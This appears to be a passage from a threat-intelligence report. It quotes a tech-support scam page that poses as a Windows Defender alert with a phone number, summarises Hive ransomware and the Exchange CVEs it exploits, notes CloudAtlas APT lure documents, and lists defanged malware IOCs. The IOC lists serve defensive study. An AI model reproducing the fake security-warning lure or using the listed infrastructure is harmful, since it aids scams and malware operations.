9	200	whetiredpe.ga	/lander/last-thsap-8/setting.png	364	image/png	TechScam [URI]
10	200	whetiredpe.ga	/lander/last-thsap-8/virus-scan.png	25,8...	image/png	TechScam [URI]
11	200	whetiredpe.ga	/lander/last-thsap-8/before.js	366	applicatio...	TechScam [URI]
12	200	whetiredpe.ga	/lander/last-thsap-8/main.js	1,363	applicatio...	TechScam [URI]
13	200	whetiredpe.ga	/lander/last-thsap-8/light.js	503	applicatio...	TechScam [URI]
14	200	whetiredpe.ga	/lander/last-thsap-8/background.png	605,...	image/png	TechScam [URI]

Security Center

whetiredpe.ga/DDDSsq

Microsoft | Support Microsoft 365 Office Window

Products Devices What's n

Windows

Windows Defender - Security Warning

** ACCESS TO THIS PC HAS BEEN BLOCKED FOR SECURITY REASONS **

Your computer has alerted us that it has been infected with a Trojan
Source: The following data has been compromised

Activate license

Windows Defender Security Center

App: Ads.fiancetrack(2).dll
Threat Detected: Trojan Spyware

Access to this PC has been blocked for security reasons.
Contact Windows Support: +1-872-813-7881 (Toll-Free)

Windows


Deny Allow

Ransomware

Hive

Hive ransomware follows the ransomware-as-a-service (RaaS) model in which developers create, maintain, and update the malware, and affiliates conduct the ransomware attacks. From June 2021 through at least November 2022, threat actors have used Hive ransomware to target a wide range of businesses and critical infrastructure sectors, including Government Facilities, Communications, Critical Manufacturing, Information Technology, and especially Healthcare and Public Health (HPH).

As of November 2022, Hive ransomware actors have victimized over 1,300 companies worldwide, receiving approximately US\$100 million in ransom payments, according to [FBI information](#).




Hive actors have also gained initial access to victim networks by distributing phishing emails with malicious attachments and by exploiting the following vulnerabilities against Microsoft Exchange servers:

- **CVE-2021-31207** - Microsoft Exchange Server Security Feature Bypass Vulnerability
- **CVE-2021-34473** - Microsoft Exchange Server Remote Code Execution Vulnerability
- **CVE-2021-34523** - Microsoft Exchange Server Privilege Escalation Vulnerability

APTs

CloudAtlas

Our research Hossein Jazi identified an email and documents that may be related to the CloudAtlas APT targeting Russia. The document named ДСП №3-2022 финал.doc downloads a remote template which attempts to exploit the Microsoft Equation Editor vulnerability.



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3. <https://twitter.com/h2jazi/status/1592158351475240962>

Indicators of Compromise (IOCs)

Indicator	Type	Description
208[.]67[.]105[.]179	IP	AgentTesla
obologs[.]work[.]gd	Domain	Remcos
community[.]backpacktrader[.]com	Domain	SocGholish-DS
rate[.]coinangel[.]online	Domain	None
assetsclick[.]com	Domain	Magecart
founder[.]carflower[.]pics	Domain	SocGholish-DS
54[.]31[.]50[.]94	IP	Formbook
207[.]244[.]245[.]189	IP	Formbook
192[.]64[.]116[.]149	IP	Formbook
103[.]91[.]8[.]90	IP	Formbook
50[.]31[.]188[.]71	IP	Formbook
aceadora[.]shop	Domain	Formbook
bandmarket[.]live	Domain	Formbook
carlyle55[.]com	Domain	Formbook
t1fbrc[.]com	Domain	Formbook
pinturaalhorno[.]com	Domain	Formbook
7e72ff51060dd585714ecc9ca539d13aae29d97f037d3586995a0068f7a8f4b3	SHA256 Hash	Formbook

Indicator	Type	Description
d58435f674ace7aef5c2f22 a53d64892c4a65d383706 15505dbb4e496a4d68e6	SHA256 Hash	Remcos
a41dfb5ce97b44a7660941 7808670b569e2d9a6aeba 5d3fa13c49872134424de	SHA256 Hash	Remcos
194[.]55[.]186[.]82	IP	Remcos
212604b13ca215693db01f6 42c18e800aeb394f53d1f55 9b939b39fae9708d87	SHA256 Hash	Formbook
103[.]145[.]253[.]70	IP	Formbook
b8d1741d826709951f5f450 0548053319997c7da5703f b6172b1ab3146ad84ea	SHA256 Hash	Formbook
193[.]47[.]61[.]170	IP	Remcos
brremcoz1[.]ddns[.]net	Domain	Remcos
f4856be3e8adf500b82f1e e5605521796b4ff8aef1e54 235378239f7a7a39493	SHA256 Hash	Remcos
775922a73a2385cf43b970 7a1ef3e35665a07713b1245 900860f586687dfa752	SHA256 Hash	Remcos
ec69450ffb674fb751914a0 336e7c68d7f21b62f94f452 c5dc6e8aed0cb265f9	SHA256 Hash	AgentTesla
68[.]65[.]122[.]214	IP	AgentTesla
104[.]168[.]45[.]102	IP	AgentTesla

Indicator	Type	Description
host39[.]registrar-servers[.]com	Domain	AgentTesla
aaf20b9370f24df82c97b0273f52e6bd40f90df8fb8911bb10a70d57a77e775e	SHA256 Hash	AgentTesla
192[.]168[.]100[.]2	IP	AgentTesla
904e50e24012be4d9046305f4f745df1375753d87bb70726017dbd2a3d5874bd	SHA256 Hash	AgentTesla
b7815624a43bf6975106243171dac5a1d632deec30ea12a5ad30ec5cb780b5a9	SHA256 Hash	AgentTesla
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6580a9592020f97cfcb114a99b3ada9bb7e4320af463226c1de4a30628be1736	SHA256 Hash	AgentTesla
edb1d5994dd210d662eeaf3ecc611f3b6a3804b67e337731485793b327932161	SHA256 Hash	AgentTesla
121b89503cd42346a4cd62a7b55662edf52ec1cf39544ea8d55b583de4ee09af	SHA256 Hash	SnakeKeylogger
91[.]235[.]128[.]141	IP	SnakeKeylogger
fe0acab9e7af19546f5b9092a35045fab873846ea0d53083e07f7a563dad7f01	SHA256 Hash	SnakeKeylogger

Indicator	Type	Description
cp5ua[.]hyperhost[.]ua	Domain	SnakeKeylogger
f750ed5a3a35107886675b 34757848dd7092b4cbc774 53b39e342eac5a71d251	SHA256 Hash	SnakeKeylogger
8cff398b16e8e2a230d61b4 a8a3a9bff3180c52d429178 08bde8dc3cc13baa33	SHA256 Hash	SnakeKeylogger
d313021c2d82399a673f8ae e4debe06a81254e56a2225 ba7e8ceda85d6d950bb	SHA256 Hash	None
i-io[.]io	Domain	Malvertising
weatherplllatform[.]com	Domain	None
lidentebitinf[.]ga	Domain	Malvertising
koffie[.]life	Domain	Malvertising
furns[.]shop	Domain	Malvertising
friscomusicgroup[.]com	Domain	Malvertising